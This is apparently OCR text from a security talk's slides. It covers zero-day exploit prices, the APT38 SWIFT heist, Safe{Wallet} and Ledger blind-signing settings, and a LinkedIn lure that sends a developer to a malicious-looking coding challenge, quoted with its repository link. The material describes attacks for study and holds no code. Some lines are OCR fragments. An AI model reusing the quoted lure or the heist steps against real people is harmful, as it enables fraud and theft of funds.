Up to $200,000	5.001 Baseband RCE+LPE (iOS/Android)		6.001 LPE to Kernel/Root (iOS/Android)	2.011 Media Files RCE+LPE (iOS/Android)	2.012 Documents RCE+LPE (iOS/Android)	4.003 SBX for Chrome (Android)	4.004 Chrome RCE w/o SBX (Android)	4.005 SBX for Safari (iOS)	4.006 Safari RCE w/o SBX (iOS)
Up to $100,000	7.001 Code Signing Bypass (iOS/Android)	5.002 WiFi RCE (iOS/Android)	5.003 RCE via MitM (iOS/Android)	6.002 LPE to System (Android)	8.001 Information Disclosure (iOS/Android)	8.002 [k]ASLR Bypass (iOS/Android)	9.001 PIN Bypass (Android)	9.002 Passcode Bypass (iOS)	9.003 Touch ID Bypass (iOS)

Zero-Days Exploited In-The-Wild by Year


ENTERPRISE vs. END-USER





Zero-Day Exploitation of Popular End-User Technologies in 2023 vs. 2024



The Rise in Vulnerabilities, Exploitation and POC Exploits









VulnCheck


65
60
55
50
45
40
I stole
bitcoins


THE BILLION-DOLLAR BANK JOB


APT38
Information Gathering
1
Target Personnel or Third Party vendor
2
Compromise
Vulnerable Server
2
Compromise
3
Reconnaissance
Target Organization
4
Pivot to SWIFT Servers
6
Destroy Evidence
SWIFT System
5
Transfer Funds
Bank Accounts


SWIFT Alliance Software server
CONFIG FILE gpca.dat
1. Attackers gain access and install malware
2. Malware decrypts config file containing search terms to scan within SWIFT messages
3. Malware identifies and exploits host's SWIFT application to bypass validity check within Oracle DLL
4. Confirmation messages from the SWIFT network are now monitored by the malware. Functionality continues in loop until 06:00 6th Feb 2016
5. SWIFT messages sent to printer are tampered with in real time
6. PRC and FAL files are scanned for attacker defined terms. On match will extract transfer reference and sender address to form a SQL DELETE statement to delete a transaction
7. Messages that contain attacker defined terms will be used to form SQL statements to query Convertible Currency availability and then update transfer amounts
8. Checks the 'Login/Logout' status of the Journal table every hour and sends result to attacker domain over HTTP

Members

Signers

Signers have full control over the account, they can propose, sign and execute transactions, as well as reject them.

+ Add signer

Export as CSV

base:0xf820e63D9d51317DFeD412E8a1F608bF9b97ddAC

Proposers New

Proposers can suggest transactions but cannot approve or execute them. Signers should review and approve transactions first. Learn more

+ Add proposer


Required confirmations

Any transaction requires the confirmation of:


1 out of 1 signer.

Sign transactions with a Ledger device


Written by Lukas Schor
Updated over 2 years ago



Sign cryptocurrency transactions on a hardware wallet connected over WebUSB to an **Internet-connected browser**?!?




Send:
Domain hash (1/2)
0xEFB5D55D72F0E183
D79FFF6887C82CA94
CFA97C2672C72EF768
Parar
to ad
value
safeTxHash: 0x155f...3dcc
Domain hash: 0xefb5...7f05
Message hash: 0x192c...3591
safeTxGas: 0
baseGas: 0
refundReceiver: eth:0x0000...0000
Raw data: 0xa9059cbb0000000
b289f8d31f7... Show more
Balance change
23 USDC




Having to confirm multiple times

Some users m
may take num
learn how to r


1. Open the *Ethereum* app on your Ledger
2. Open *Settings*
3. Find ***Display data:*** *Display contract data details*
4. Switch the above to *NOT displayed*


Now instead of having to approve 17 times you only will have to approve once.

Please note that this is a security feature. We don't recommend turning this off.


DO YOU WANT ANTS?
BECAUSE THAT'S HOW YOU GET ANTS
quickmeme.com

Social engineering attack against Safe{Wallet} Developer





1. Targets are sent two PDFs over LinkedIn, one of which is a “Question Sheet” containing a coding challenge hosted on GitHub.

2. The repositories make use of multiple external APIs to fetch data for the application, one of which is controlled by the threat actor.

3. The C2 server is configured to send benign data to the victim, and only under certain circumstances will it send a malicious payload

Coding and Problem-Solving Skills With Real Project

Test Project (Python): https://github.com/vincentchavez/PythonExam

Problem 1: To get coin BTC/ETH rate by using the project.

Problem 2: As you see in the source code, this project keeps getting BTC/ETH rate from 5 markets every 5 seconds and prints out.

- Please try to find out and add 3 more similar markets API.
- Subscribe how to make graph of the rate by using Python.

Problem 3: Please describe how to improve the speed of the network communication in this code.

